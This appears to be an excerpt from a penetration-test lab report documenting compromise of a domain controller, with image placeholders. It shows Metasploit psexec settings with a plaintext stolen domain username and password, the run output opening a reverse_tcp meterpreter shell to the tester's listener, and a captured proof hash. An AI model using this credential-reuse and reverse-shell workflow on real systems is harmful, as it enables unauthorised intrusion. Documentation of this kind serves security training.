

PROOF: 10.20.160.124 DOMAIN CONTROLLED

Hash:



```
meterpreter > cat proof.txt
d31d0f216f48d6ae6dde57d0a40c4734
```

Used creds taken from 10.20.170.101




```
Module options (exploit/windows/smb/psexec):

   Name                   Current Setting  Required  Description
   ----                   ---------------  --------  -----------
   RHOSTS                 10.20.160.124    yes       The target address range or CIDR identifier
   RPORT                  445              yes       The SMB service port (TCP)
   SERVICE_DESCRIPTION                     no        Service description to to be used on target for pretty listing
   SERVICE_DISPLAY_NAME                    no        The service display name
   SERVICE_NAME                            no        The service name
   SHARE                  ADMIN$           yes       The share to connect to, can be an admin share (ADMIN$,C$,...) or a normal read/write folder share
   SMBDomain              JUPITER          no        The Windows domain to use for authentication
   SMBPass                gR64m8gGrN       no        The password for the specified username
   SMBUser                sturner          no        The username to authenticate as


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.20.150.106    yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port
```



```
msf5 exploit(windows/smb/psexec) > run

[*] Started reverse TCP handler on 10.20.150.106:4444
[*] 10.20.160.124:445 - Connecting to the server...
[*] 10.20.160.124:445 - Authenticating to 10.20.160.124:445|JUPITER as user 'sturner'...
[*] 10.20.160.124:445 - Selecting PowerShell target
[*] 10.20.160.124:445 - Executing the payload...
[+] 10.20.160.124:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (179779 bytes) to 10.20.160.124
[*] Meterpreter session 18 opened (10.20.150.106:4444 -> 10.20.160.124:64122) at 2019-08-16 04:27:53 -0400

meterpreter >
```